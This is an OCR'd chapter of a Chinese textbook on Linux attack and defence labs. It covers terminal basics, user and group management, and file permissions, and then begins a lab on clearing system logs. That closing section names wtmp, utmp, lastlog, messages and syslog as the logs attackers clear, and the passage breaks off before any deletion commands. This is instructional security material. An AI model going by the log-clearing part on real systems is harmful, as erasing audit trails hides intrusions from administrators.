第3章 Linux操作系统攻防实训

Linux 的基本思想是“一切皆文件”，包括命令、硬件和软件设备、进程等，对于操作系统内核而言这些资源都被视为拥有各自特性或类型的文件。Linux 是一款开源的操作系统，用户可以通过网络或其他途径免费获取，并可以任意修改其源代码。正是由于“一切皆文件”和开源这两大特点，来自全世界的无数程序员参与了对 Linux 的开发、维护工作，任何人都可以根据自己的兴趣和灵感对其进行修改和完善，这让 Linux 吸收了无数程序员的智慧，在发展中不断壮大，已成为目前在服务器应用领域市场占有率最高的操作系统，也被互联网资源的提供者视为最安全可靠的操作系统。不过，“安全”这一概念是相对的，即在互联网中不存在绝对的安全，各类针对 Linux 系统的攻击行为依然存在，只是攻击的方式和难度与 Windows 等其他系统不同而已。

扫一扫

视频讲解

3.1 Linux 基本命令的使用

3.1.1 预备知识：Linux 的字符终端

Linux 系统的字符终端窗口为用户提供了一个标准的命令行接口，在字符终端窗口中，会显示一个 Shell 提示符，通常为 $。用户可以在提示符后输入带有选项和参数的字符命令，并能够在终端窗口中看到命令的运行结果，此后，将会出现一个新的提示符，标志着新命令行的开始。字符终端窗口中出现的 Shell 提示符因用户不同而有所差异，其中，普通用户的命令提示符为 $，超级管理员用户的命令提示符为 #。这两个符号之间所表示的用户身份的差别，在 Linux 攻防中是非常重要的。因为在 Linux 用户的提权攻击过程中，同一用户账户在不同时间段登录系统后，如果在字符终端窗口中提示符从 $ 变为 #，说明提权操作已成功。

Linux 系统中的命令是区分大小写的。在 Linux 命令行中，用户可以使用 Tab 键来自动补齐命令，即可以只输入命令的前几个字母，然后按 Tab 键，系统将自动补齐命令。按 Tab 键时，如果系统只找到一个和输入字符相匹配的目录或文件则自动补齐；如果没有匹配的内容或有多个相匹配的名称，系统将发出警鸣声，若用户再按一下 Tab 键，系统将列出所有相匹配的内容，以供用户利用向上或向下的光标键来选择。

Linux 支持翻查曾经执行过的历史命令。如果要在一个命令行上输入和执行多条命令，可以使用分号来分隔命令，如 cd /;ls；如果要使程序以后台方式执行，只需在要执行的命令后跟上一个 & 符号即可。

3.1.2 实验目的和条件

1. 实验目的

通过本实验，使读者掌握以下内容。

(1) Linux 命令行的操作方法。

(2) 文件目录类命令的使用方法。

(3) 系统信息类命令的使用方法。

(4) 进程管理类命令的使用方法。

2. 实验条件

本实验需要在一台运行 Linux 操作系统的计算机上完成，这台计算机既可以是一台物理机，也可以是一台虚拟机（在实验中，如果没有特殊要求，建议使用虚拟机）。本实验使用的 Linux 操作系统为 Red Hat Linux。

3.1.3 实验过程

步骤 1：进入实验用的 Red Hat Linux 操作系统后，在命令行终端窗口中可以输入简单的命令，如图 3-1 所示。

```
Red Hat Enterprise Linux Server release 5.4 (Tikanga)
Kernel 2.6.18-164.el5 on an i686

cloudlab login: root
Password:
Last login: Wed Oct 31 02:20:49 on tty1
[root@cloudlab ~]# _
```

图 3-1 Linux 的字符操作界面

在命令行中，用户可以先熟悉一些简单的命令，并了解这些命令的用途。其中，浏览目录类命令主要包括 pwd、cd、ls 等，浏览文件类命令主要包括 cat、more、less、head、tail 等，目录操作类命令主要包括 mkdir、rmdir 等，文件操作类命令主要包括 cd、rm、diff、tar、mv、whereis、grep 等。

步骤 2：在图 3-2 中，开始演示浏览目录类命令 pwd、cd、ls 的使用。其中，ls -la /home/ 命令可以列出 home 目录中包含隐藏文件在内的所有文件。其他浏览目录类命令希望读者自己动手进行练习。

```
[root@cloudlab ~]# ls -la /home/
total 24
drwxr-xr-x  3 root root 4096 Oct 31 02:21
drwxr-xr-x 24 root root 4096 Jan  7 06:38
drwx------  3 test test 4096 Oct 31 02:21
[root@cloudlab ~]# _
```

图 3-2 浏览目录

步骤 3：在图 3-3 中，开始演示浏览文件类命令 cat、more、less、head、tail 的使用。

```
[root@cloudlab ~]# tail -3 /etc/passwd
sabayon:x:86:86:Sabayon user:/home/sabayon:/sbin/nologin
pegasus:x:66:65:tog-pegasus OpenPegasus WBEM/CIM services:/var/lib/Pegasus:/sbin
/nologin
test:x:500:500::/home/test:/bin/bash
[root@cloudlab ~]# _
```

图 3-3 浏览文件

步骤 4：在图 3-4 中，开始演示目录操作类命令 mkdir、rmdir 的使用。

步骤 5：在图 3-5 中，开始演示文件操作类命令 cd、rm、diff、tar、mv、whereis、grep 的使用。

```
[root@cloudlab ~]# mkdir /home/chen
[root@cloudlab ~]# ll /home/
total 16
drwxr-xr-x 2 root root 4096 Jan  7 06:41 chen
drwx------ 3 test test 4096 Oct 31 02:21 test
[root@cloudlab ~]# _
```

图 3-4　目录操作

```
[root@cloudlab ~]# grep root /etc/passwd
root:x:0:0:root:/root:/bin/bash
operator:x:11:0:operator:/root:/sbin/nologin
[root@cloudlab ~]# _
```

图 3-5　文件操作

在 Linux 操作系统中，还有一些常用的命令。

dmesg：显示系统诊断信息、操作系统版本号、物理内存大小及其他信息。

df：查看文件系统的各个分区占用情况。

du：查看某个目录中的各级子目录使用硬盘空间数。

free：查看系统内存、虚拟内存的大小及占用情况。

date：查看和设置当前日期和时间。

cal：显示指定月份或年份的日历。

clock：显示系统时钟。

ps：查看系统进程。

kill：向进程发送强制终止信号。

killall：根据进程名发送终止信号。

nice：指定运行程序优先级。

renice：根据进程的进程号来改变进程的优先级。

top：实时监控进程状态。

bg、jobs、fg：控制进程显示。

3.1.4　任务与思考

考虑到部分读者对 Linux 操作系统的命令行操作不熟悉，本实验主要通过对常用命令的介绍，使读者逐渐熟悉 Linux 的操作环境，并初步掌握一些常用命令的功能和使用方法。

Linux 在服务器应用中占有绝对的优势，目前 DNS、DHCP、NAT 等大量的互联网基础信息服务都构建在 Linux 操作系统之上，同时 Web、E-Mail、FTP 等服务平台也主要选择 Linux 操作系统。对于网络攻防的学习来说，读者必须通过系统学习来掌握 Linux 操作系统的相关操作，同时对 Linux 的工作机制有一个全面深入的认识。其中包括 Linux 操作系统在进程与线程管理、内在管理、系统管理、设备控制、网络、系统调用等方面形成的特有工作机制，掌握这些工作机制为全面学习 Linux 操作系统的功能及应用特点是非常有帮助的。

请读者借助各类工具，通过查阅相关文献，并进行实验操作，来掌握与 Linux 工作机制相关的内容。

扫一扫

视频讲解

3.2 Linux 用户和组的管理

3.2.1 预备知识：Linux 用户和组的管理特点

Linux 操作系统是一个多用户、多任务的操作系统，允许多个用户同时登录到同一个系统，使用系统资源。为了使所有用户的工作顺利进行、保护每个用户的文件和进程、规范每个用户的权限，需要区分不同的用户，因此产生了用户账户和组群。

用户账户是用户的身份标识，用户通过用户账户可以登录到系统，并且访问已经被授权的资源。系统依据账户来区分属于每个用户的文件、进程、任务，并给每个用户提供特定的工作环境，使每个用户的工作都能各自独立不受干扰地进行。

Linux 系统下的用户账户分为普通用户账户和超级用户账户(root)2 种类型。其中，超级用户账户又称为根用户或管理员账户，可以对普通用户和整个系统进行管理。Linux 系统下的账户管理具有以下特点。

(1) 组群也被称为工作组，是具有相同特性的用户的逻辑集合，使用组群有利于系统管理员按照用户的特性组织和管理用户，提高工作效率。

(2) 在为资源授权时可以把权限赋予某个组群，组群中的成员即可自动获得这种权限。

(3) 一个用户账户至少属于一个用户组，当某一用户账户属于多个组群的成员时，其中某个组群是该用户的主组群(私有组群)，其他组群是该用户的附属组群(标准组群)。

(4) 每一个用户都有一个唯一的身份标识，称为用户 ID(UID)；每一个用户组也有一个唯一的身份标识，称为用户组 ID(GID)。其中，root 用户的 UID 为 0。

(5) 普通用户的 UID 可以在创建时由管理员指定，如果不指定，用户的 UID 默认从 500 开始顺序编号。

Linux 系统下，用户账户文件有以下两个。

(1) /etc/passwd 文件：用户账户信息。

(2) /etc/shadow 文件：用户口令。

Linux 系统下，组群文件有以下 3 个。

(1) /etc/group 文件：组群账户信息。

(2) /etc/gshadow 文件：组群口令、管理员等管理信息。

(3) /etc/login.defs 文件：设置用户账户限制的文件，该文件中的配置对 root 用户无效。

3.2.2 实验目的和条件

1. 实验目的

通过本实验，使读者掌握以下内容。

(1) 用户和组群的配置文件。

(2) Linux 下用户的创建、管理和维护。

(3) Linux 下组群的创建、管理和维护。

(4) 用户账户管理器的使用方法。

2. 实验条件

本实验中所使用的 Linux 操作系统为 Red Hat Linux,既可以运行在物理机上,也可以运行在虚拟环境中。对于初学者来说,建议在 VMware 等虚拟机环境中安装 Linux 操作系统,进行相关的实验。

3.2.3 实验过程

步骤 1:使用 cat/etc/passwd 命令查看/etc/passwd 文件,如图 3-6 所示。

```
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
avahi:x:70:70:Avahi daemon:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
avahi-autoipd:x:100:101:avahi-autoipd:/var/lib/avahi-autoipd:/sbin/nologin
distcache:x:94:94:Distcache:/:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
webalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologin
dovecot:x:97:97:dovecot:/usr/libexec/dovecot:/sbin/nologin
squid:x:23:23::/var/spool/squid:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
named:x:25:25:Named:/var/named:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
sabayon:x:86:86:Sabayon user:/home/sabayon:/sbin/nologin
pegasus:x:66:65:tog-pegasus OpenPegasus WBEM/CIM services:/var/lib/Pegasus:/sbin
/nologin
test:x:500:500::/home/test:/bin/bash
[root@cloudlab ~]# _
```

图 3-6 查看/etc/passwd 文件

需要说明的是,/etc/passwd 文件每行使用“:”分隔几个域,真正的密码被保存在 shadow 文件中。

步骤 2:使用 cat/etc/shadow 命令查看/etc/shadow 文件,如图 3-7 所示。

```
vcsa:!!:15599:0:99999:7:::
rpc:!!:15599:0:99999:7:::
mailnull:!!:15599:0:99999:7:::
smmsp:!!:15599:0:99999:7:::
pcap:!!:15599:0:99999:7:::
ntp:!!:15599:0:99999:7:::
dbus:!!:15599:0:99999:7:::
avahi:!!:15599:0:99999:7:::
sshd:!!:15599:0:99999:7:::
rpcuser:!!:15599:0:99999:7:::
nfsnobody:!!:15599:0:99999:7:::
haldaemon:!!:15599:0:99999:7:::
avahi-autoipd:!!:15599:0:99999:7:::
distcache:!!:15599:0:99999:7:::
apache:!!:15599:0:99999:7:::
webalizer:!!:15599:0:99999:7:::
dovecot:!!:15599:0:99999:7:::
squid:!!:15599:0:99999:7:::
mysql:!!:15599:0:99999:7:::
named:!!:15599:0:99999:7:::
xfs:!!:15599:0:99999:7:::
sabayon:!!:15599:0:99999:7:::
pegasus:!!:15599:::::
test:!!:15644:0:99999:7:::
[root@cloudlab ~]# _
```

图 3-7 查看/etc/shadow 文件

需要说明的是，所有用户对 passwd 文件均可读取，但只有 root 用户对 shadow 文件可读，因此密码被存放在 shadow 文件中更安全。

步骤 3：使用 cat/etc/group 命令查看/etc/group 文件。用户的组账户信息被放在 group 文件中，任何用户都可以查看且用“:”将几个域分开，如图 3-8 所示。

```
smmsp:x:51:
pcap:x:77:
utempter:x:35:
slocate:x:21:
ntp:x:38:
dbus:x:81:
avahi:x:70:
sshd:x:74:
rpcuser:x:29:
nfsnobody:x:65534:
haldaemon:x:68:
avahi-autoipd:x:101:
distcache:x:94:
apache:x:48:
webalizer:x:67:
dovecot:x:97:
squid:x:23:
mysql:x:27:
named:x:25:
xfs:x:43:
sabayon:x:86:
screen:x:84:
pegasus:x:65:
test:x:500:
[root@cloudlab ~]# _
```

图 3-8　查看/etc/group 文件

步骤 4：使用 cat/etc/gshadow 命令查看/etc/gshadow 文件。gshadow 文件用于存放组群的加密口令、组管理员等信息，只有 root 用户可读，其被用“:”分隔成 4 个域，如图 3-9 所示。

```
smmsp:x::
pcap:x::
utempter:x::
slocate:x::
ntp:x::
dbus:x::
avahi:x::
sshd:x::
rpcuser:x::
nfsnobody:x::
haldaemon:x::
avahi-autoipd:x::
distcache:x::
apache:x::
webalizer:x::
dovecot:x::
squid:x::
mysql:x::
named:x::
xfs:x::
sabayon:x::
screen:x::
pegasus:!::
test:!::
[root@cloudlab ~]# _
```

图 3-9　查看/etc/gshadow 文件

步骤 5：使用 useradd 或 adduser 命令创建新用户。命令格式为“useradd［选项］<username>”。例如，创建一个名为 cloud 用户，如图 3-10 所示。

```
[root@cloudlab ~]# useradd cloud
[root@cloudlab ~]# _
```

图 3-10　创建新用户

需要说明的是，如果系统中创建的用户名已经存在，将出现如图 3-11 所示的提示信息。

```
[root@cloudlab ~]# useradd cloud
useradd: user cloud exists
[root@cloudlab ~]# _
```

图 3-11　当要创建的用户在系统中存在时出现的提示信息

useradd 命令的选项含义。

-c comment：用户的注释性信息。

-d home_dir：指定用户的主目录。

-e expire_date：禁用账号的日期，格式为：YYYY-MM-DD。

-f inactive_days：设置账户过期多少天后，用户账户被禁用。

-u UID：指定用户的 UID。

-g initial_group：用户所属主组群的组群名称或 GID。

-G group-list：用户所属的附属组群列表。

-m：如果用户主目录不存在，则创建它。

-M：不要创建用户主目录。

-n：不要为用户创建用户私人组群。

-p：加密的口令。

-r：创建 UID 小于 500 的不带主目录的系统账号。

-s：指定用户的登录 Shell，默认为/bin/bash。

步骤 6：新建用户 user1，UID 为 510，指定其所属的私有组为 cloud(cloud 组的标志符为 1001)，用户的主目录为/home/user1，用户的 Shell 为/bin/bash，用户的密码为 123456，账户永不过期，如图 3-12 所示。

```
[root@cloudlab ~]# groupadd 1001
[root@cloudlab ~]# useradd -u 510 -g 1001 -d /home/user1 -s /bin/bash -p 123456
-f 1 user1
[root@cloudlab ~]# _
```

图 3-12　新建用户

步骤 7：新建了用户后，要为用户设置口令，未设置口令的用户不能登录系统，使用 user1 来登录系统(logout 注销后，再使用 user1 用户登录)，如图 3-13 所示。

```
Red Hat Enterprise Linux Server release 5.4 (Tikanga)
Kernel 2.6.18-164.el5 on an i686

cloudlab login: user1
Password:
Login incorrect

login: _
```

图 3-13　为新建用户设置口令

步骤 8：重新使用 root 账户登录，使用命令 passwd，指定和修改 user1 用户账户口令，如图 3-14 所示。

```
[root@cloudlab ~]# passwd user1
Changing password for user user1.
New UNIX password:
BAD PASSWORD: it is too simplistic/systematic
Retype new UNIX password:
passwd: all authentication tokens updated successfully.
[root@cloudlab ~]# _
```

图 3-14　指定和修改 user1 用户账户口令

需要说明的是，超级用户 root 可以为自己和其他用户设置口令，而普通用户只能为自己设置口令。

步骤 9：使用创建组群命令 groupadd 或 addgroup 创建一个群组 testgroup，如图 3-15 所示。

```
[root@cloudlab ~]# groupadd testgroup
[root@cloudlab ~]# _
```

图 3-15　创建组群

步骤 10：使用 tail -1/etc/group 命令查看新建的组群信息，如图 3-16 所示。

```
[root@cloudlab ~]# groupadd testgroup
[root@cloudlab ~]# tail -1 /etc/group
testgroup:x:503:
[root@cloudlab ~]# _
```

图 3-16　查看新建的组群信息

步骤 11：修改组群、gid、组群名称，如图 3-17 所示。

```
[root@cloudlab ~]# groupmod -g 1003 testgroup
[root@cloudlab ~]# groupmod -n grouptest testgroup
[root@cloudlab ~]# tail -1 /etc/group
grouptest:x:1003:
[root@cloudlab ~]# _
```

图 3-17　修改组群、gid、组群名称

3.2.4　任务与思考

Linux 系统通过基于角色的身份认证方式实现对不同用户(user)和(group)的分类管理，来确保多用户、多任务环境下操作系统的安全性。

请读者查阅相关的文献，并通过上机操作，掌握 Linux 系统下用户和组群的创建与管理方法。

扫一扫

视频讲解

3.3　Linux 文件权限管理

3.3.1　预备知识：Linux 文件权限管理的特点

文件是操作系统用来存储信息的基本结构，是一组信息的集合，它通过文件名来唯一标

识。Linux 中的文件名称最长可为 255 个字符，这些字符可用“A～Z”“0～9”“.”“_”“-”等符号来表示。与其他操作系统相比，Linux 最大的不同点是没有“扩展名”这一概念，也就是说文件的名称和该文件的类型没有直接的关系，例如，sample. txt 可能是一个可执行文件，而 sample. exe 也可能是文本文件，甚至可以不使用扩展名。

Linux 文件名的另一个特性是区分大小写。例如，sample. txt、Sample. txt、SAMPLE. txt 在 Linux 系统中分别代表不同的文件，但在 DOS 和 Windows 系统下却是指同一个文件。在 Linux 系统中，如果文件名以“.”开始，表示该文件为隐藏文件，需要使用 ls -a 命令才能显示。

1. 文件权限概述

Linux 系统中的每一个文件或目录都包含有访问权限，这些访问权限决定了谁能访问和如何访问这些文件和目录。通过设置，可以从以下 3 种访问方式限制访问权限。

(1) 只允许用户自己访问。

(2) 允许一个预先制定的用户组中的用户访问。

(3) 允许系统中的任何用户访问。

用户能够控制一个给定的文件或目录的访问程度。一个文件或目录可能有读、写及执行权限。当创建一个文件时，系统会自动地赋予文件所有者读和写的权限，这样可以允许所有者能够显示文件内容和修改文件。文件所有者可以将这些权限改变为任何他想指定的权限。一个文件也许只有读权限，禁止任何修改；也可能只有执行权限，允许像一个程序一样来执行。

如图 3-18 所示，每一行的第一个字符一般用来区分文件的类型，一般取值为 d、-、l、b、c、s、p。具体含义如下。

d：表示一个目录，在 ext 文件系统中目录也是一种特殊的文件。

-：表示该文件是一个普通的文件。

l：表示该文件是一个符号链接文件，实际上它指向另一个文件。

b、c：分别表示该文件为区块设备或其他的外围设备，是特殊类型的文件。

s、p：这些文件关系到系统的数据结构和管道，通常很少见到。

```
root@Cloudlabvm:/var# ls -l
total 44
drwxr-xr-x  2 root root  4096 May  7 10:55 backups
drwxr-xr-x  6 root root  4096 Jun 16 20:40 cache
drwxr-xr-x 19 root root  4096 Jun 16 20:56 lib
drwxrwsr-x  2 root staff 4096 May  7 10:55 local
drwxrwxrwt  2 root root  4096 Jul  7 06:23 lock
drwxr-xr-x  7 root root  4096 Jul  7 06:23 log
drwxrwsr-x  2 root mail  4096 Jun 16 20:39 mail
drwxr-xr-x  2 root root  4096 Jun 16 20:39 opt
drwxr-xr-x  5 root root  4096 Jul  7 06:23 run
drwxr-xr-x  4 root root  4096 Jun 16 20:56 spool
drwxrwxrwt  2 root root  4096 Jun 16 20:59 tmp
root@Cloudlabvm:/var# _
```

图 3-18　显示文件的类型

2. 文件权限的组成

如图 3-18 所示的显示结果中，每一行的第 2～10 个字符表示文件的访问权限。这 9 个字符每 3 个为一组，左边 3 个字符表示所有者权限，中间 3 个字符表示与所有者同一组用户

的权限，右边 3 个字符是其他用户的权限。代表的意义如下。

（1）字符 2、3、4 表示该文件所有者的权限，也简称为 u(user)的权限。

（2）字符 5、6、7 表示该文件所有者属组群中组成员的权限。例如，此文件拥有者属于“user”组群，该组群中有 6 个成员，表示这 6 个成员都有此处指定的权限，简称为 g(group)的权限。

（3）字符 8、9、10 表示该文件所有者所属组群以外的权限，简称为 o(other)的权限。

9 个字符根据权限种类的不同，也分为以下几种类型。

r(read，读取)：对文件而言，具有读取文件内容的权限；对目录来说，具有浏览目录的权限。

w(write，写入)：对文件而言，具有新增、修改文件内容的权限；对目录来说，具有删除、移动目录内文件的权限。

x(execute，执行)：对文件而言，具有执行文件的权限；对目录来说，该用户具有进入目录的权限。

-：表示不具有该项权限。

每个用户都拥有自己的主目录，该目录通常在/home 目录下，这些主目录的默认权限为 rwx------；执行 mkdir 命令所创建的目录，其默认权限为 rwxr-xr-x。用户可以根据需要修改目录的权限。

默认的权限可用 umask 命令修改。例如，执行 umask 777 命令，便可以屏蔽所有的权限，之后建立的文件或目录，其权限都变成 000。

3. 文件与目录设置的特殊权限

由于特殊权限会拥有一些“特权”，因而用户如果无特殊需求，不应该启用这些权限，避免安全方面出现严重漏洞，造成攻击者入侵，甚至破坏系统。

（1）s 或 S(SUID、set UID)。当可执行的文件拥有了这个权限后便能得到特权，使任意访问该文件的所有者都能够使用全部系统资源。请注意具备 SUID 权限的文件，攻击者经常利用这种权限，以 SUID 配上 root 账号拥有者，在系统中开启后门，供需要时进出使用。

（2）s 或 S(SGID、set GID)。设置在文件上面，其效果与 SUID 相同，只不过将文件所有者换成用户组，该文件可以任意访问整个用户组所能使用的系统资源。

（3）t 或 T(sticky)。/tmp 和/var/tmp 目录供所有用户暂时访问文件，即每位用户都拥有完整的权限进入该目录，去浏览、删除和移动文件。在文件建立时系统会自动设置权限，如果这些默认权限无法满足需要，此时可以使用 chmod 命令来修改权限。

通常在权限修改时可以用两种方式来表示权限类型：数字表示法和文字表示法。

chmod 命令的格式为：“chmod [选项]文件”。

数字表示法是指将读取(r)、写入(w)和执行(x)分别以 4、2、1 来表示，没有授权的部分就表示为 0，然后再把所授予的权限相加而成。

3.3.2 实验目的和条件

1. 实验目的

通过本实验，使读者掌握以下内容。

(1) 使用 chmod 命令按照要求更改用户对于特定文件的权限。

(2) 使用 unmask 命令更改默认权限。

(3) 使用 chown 命令更改文件的所属用户和组。

2. 实验条件

本实验中所使用的 Linux 操作系统为 Red Hat Linux,既可以运行在物理机上,也可以运行在虚拟环境中。对于初学者来说,建议本实验在运行在虚拟机环境中的 Red Hat Linux 系统上进行。

3.3.3 实验过程

步骤 1: 在 test 的家(home)目录中建立一个 user 子目录,如图 3-19 所示。

```
[root@cloudlab ~]# cd /home/test/
[root@cloudlab test]# mkdir user
[root@cloudlab test]# _
```

图 3-19 在 test 的 home 目录中建立一个 user 文件夹

步骤 2: 在 user 目录下建立一个 file 文件,如图 3-20 所示。

```
[root@cloudlab test]# cd user
[root@cloudlab user]# touch file
[root@cloudlab user]# _
```

图 3-20 在 user 目录建立一个 file 文件

步骤 3: 查看 file 文件的所有属性,命令为 ls -l,如图 3-21 所示。

```
[root@cloudlab user]# ls -l
total 4
-rw-r--r-- 1 root root 0 Jan  7 07:12 file
[root@cloudlab user]# _
```

图 3-21 查看 file 文件的所有属性

步骤 4: 对文件 file 设置权限,使其他用户可以对此文件进行写操作,并查看设置结果,命令为 chmod o+w file,如图 3-22 所示。

```
[root@cloudlab user]# ls -l
total 4
-rw-r--r-- 1 root root 0 Jan  7 07:12 file
[root@cloudlab user]# chmod o+w file
[root@cloudlab user]# ls -l
total 4
-rw-r--rw- 1 root root 0 Jan  7 07:12 file
[root@cloudlab user]# _
```

图 3-22 对文件 file 设置权限

步骤 5: 取消同组用户对 file 文件的读取权限,并查看设置结果,命令为 chmod g-r file,如图 3-23 所示。

```
[root@cloudlab user]# chmod g-r file
[root@cloudlab user]# ls -l
total 4
-rw----rw- 1 root root 0 Jan  7 07:12 file
[root@cloudlab user]# _
```

图 3-23 取消同组用户对 file 文件的读取权限

步骤 6：用数字形式为文件 file 设置权限，所有者可读、可写、可执行；其他用户和所属组用户只有读和执行权限。设置完成后查看设置结果，命令为 chmod 755 file，如图 3-24 所示。

```
[root@cloudlab user]# chmod 755 file
[root@cloudlab user]# ls -l
total 4
-rwxr-xr-x 1 root root 0 Jan  7 07:12 file
[root@cloudlab user]# _
```

图 3-24　用数字形式为文件 file 设置权限，所有者可读、可写、可执行

步骤 7：用数字形式更改文件 file 的权限，使所有者只能读取此文件，其他任何用户都没有权限。查看设置结果，具体命令为 chmod 400 file，如图 3-25 所示。

```
[root@cloudlab user]# chmod 400 file
[root@cloudlab user]# ls -l
total 4
-r-------- 1 root root 0 Jan  7 07:12 file
[root@cloudlab user]# _
```

图 3-25　用数字形式更改文件 file 的权限，使所有者只能读取此文件

步骤 8：改变文件的所有者，查看目录 test 及其中文件的所属用户和组，修改 file 文件的所有者为 test，命令为 chown test.test file，如图 3-26 所示。

```
[root@cloudlab user]# chown test.test file
[root@cloudlab user]# ls -l
total 4
-r-------- 1 test test 0 Jan  7 07:12 file
[root@cloudlab user]# _
```

图 3-26　改变文件的所有者

3.3.4　任务与思考

在 Linux 系统中，不仅仅是普通的文件，包括目录、字符设备、块设备、套接字等在内的所有类型都以文件形式被对待，即“一切皆是文件”。Linux 系统中对所有文件与设备资源的访问控制都通过 VFS(virtual file system，虚拟文件系统)来实现，所以在 Linux 系统的虚拟文件系统安全模型中，可通过设置文件的相关属性来实现系统的授权和访问控制。

请读者查阅相关文献，结合 Linux 的 VFS 的特点，对 Linux 的文件系统进行系统的学习，并通过具体的实验操作掌握其管理方法。

扫一扫

视频讲解

3.4　Linux 系统日志的清除

3.4.1　预备知识：Linux 系统日志的特点

日志(log)是指系统所指定对象的某些操作和操作结果按时间先后顺序组合后形成的集合。每个日志文件由日志记录组成，每条日志记录描述了一次单独的系统事件。通常情况下，系统日志是用户可以直接阅读的文本文件，其中包含了一个时间戳和一个信息或子系统所特有的其他信息。日志文件为服务器、工作站、防火墙和应用软件等信息资源相关活动

记录必要的、有价值的信息，这对系统监控、查询和安全审计是十分重要的。

从攻击者的角度来看，日志文件中记录的事件信息对攻击者掌握系统的运行内容和运行状况是很有帮助的；而从防范的角度来看，日志中可以记录几乎所有的攻击行为，这些事件信息对于确定攻击源及攻击意图，进而确定相应的防范方法都是很有价值的。

1. Linux 系统中的主要日志

在 Linux 系统中，有以下 3 个主要的日志子系统。

(1) 系统访问日志。多个程序会记录该日志，分别被记录到/var/log/wtmp 和/var/log/utmp 中，telnet 和 ssh 等程序都会更新 wtmp 与 utmp 文件，系统管理员可以根据该日志跟踪到谁在什么时间登录过系统。

(2) 进程统计日志。进程统计日志由 Linux 内核记录，当一个进程终止时，进程终止文件(pacct 或 acct)中会对这一事件进行记录。进程统计日志可以供系统管理员分析系统使用者对系统进行的配置，以及对文件进行的操作。

(3) 错误日志。Syslog 日志系统已经被许多设备兼容，Linux 的 Syslog 可以记录系统事件，主要由 syslogd 程序执行，Linux 系统下各种进程、用户程序和内核都可以通过 Syslog 文件记录重要信息，错误日志被记录在/var/log/messages 中。

2. Linux 系统日志的工作特点

在 Linux 系统中，有关当前登录用户的信息被记录在文件 utmp 中；登录进入和退出等信息被记录在文件 wtmp 中；最后一次登录文件可以用 lastlog 命令查看；数据交换、关机和重启也被记录在 wtmp 文件中。所有的记录都包含时间戳。这些文件(lastlog 通常不大)在具有大量用户的系统中增长十分迅速。例如，wtmp 文件可以无限增长，除非被定期截取，因此许多系统以一天或一周为单位把 wtmp 配置成循环使用。它通常由 cron 运行的脚本来修改，且这些脚本将被重新命名并循环使用 wtmp 文件。通常，wtmp 在第一天结束后命名为 wtmp.1；第二天结束后 wtmp.1 变为 wtmp.2；如此循环，直到变为 wtmp.7。

3.4.2 实验目的和条件

1. 实验目的

通过本实验，使读者主要掌握以下内容。

(1) Linux 日志的作用。

(2) Linux 日志的存放位置及工作特点。

(3) Linux 日志的删除方法。

2. 实验条件

本实验中所使用的 Linux 操作系统为 Red Hat Linux，既可以运行在物理机上，也可以运行在虚拟环境中。

3.4.3 实验过程

1. 查看 Linux 系统日志

主要操作步骤如下。

步骤 1：以 root 身份登录系统后，执行 cat /var/log/messages 等命令查看以下各个日志内容，如图 3-27 所示。



图 3-27　查看各类日志内容

其中，/var/log/messages 是核心系统日志文件，它包含了系统启动时的引导消息，以及系统运行时的其他状态消息。I/O 错误、网络错误和其他系统错误都会被记录到这个文件中，而其他信息，如某个用户的身份被切换为 root，也在这里列出。如果服务正在运行（如运行中的 DHCP 服务器），也可以在 messages 文件中观察到它的活动。通常，/var/log/messages 是系统管理员在进行故障诊断时首先要查看的文件。

此外，还包括以下日志。

/var/log/secure：与安全相关的日志信息。

/var/log/maillog：与邮件相关的日志信息。

/var/log/cron：与定时任务相关的日志信息。

/var/log/spooler：与新设备相关的日志信息。

/var/log/boot.log：守护进程启动和停止相关的日志信息。

步骤 2：以 root 身份登录后，执行 who /var/log/wtmp（如图 3-28 所示）或 last 命令，查看 wtmp 文件的内容。该日志文件永久记录每个用户登录、注销及系统的启动、停机的事件。因此随着系统正常运行时间的增加，该文件也会越来越大，其增加的速度取决于系统用户登录的次数。该日志文件可以用来查看用户的登录记录，通过 last 命令可以访问这个文件获得这些信息，既可以反序从后向前显示用户的登录记录，也能根据用户、终端 tty 或时间显示相应的记录。

步骤 3：使用 history 命令，查看最近所执行过的命令，如图 3-29 所示。



图 3-28　查询 wtmp 文件的内容



图 3-29　查看最近所执行过的命令

2. 手动删除 Linux 日志

常用的日志文件如下。

access-log：记录 http/web 的传输。

acct/pacct：记录用户命令。

aculog：记录 Modem 的活动。

btmp：记录失败的记录。

lastlog：记录最近几次成功登录的事件和最后一次不成功的登录。

messages：从 syslog 中记录信息（有的链接到 syslog 文件）。

syslog：从 syslog 中记录信息（通常链接到 messages 文件）。

utmp：记录当前登录的每个用户。

wtmp：一个用户每次登录进入和退出时间的永久记录。

xferlog：记录 FTP 会话。

一般情况下，需要清除的日志主要有 lastlog、utmp（utmpx）、wtmp（wtmpx）、messages、syslog 等。

步骤 1：输入 ls /var/log 命令，查看/var/log 目录下的日志文件，如图 3-30 所示。

```
root@kali:/# ls /var/log
alternatives.log    btmp.1          fontconfig.log  macchanger.log
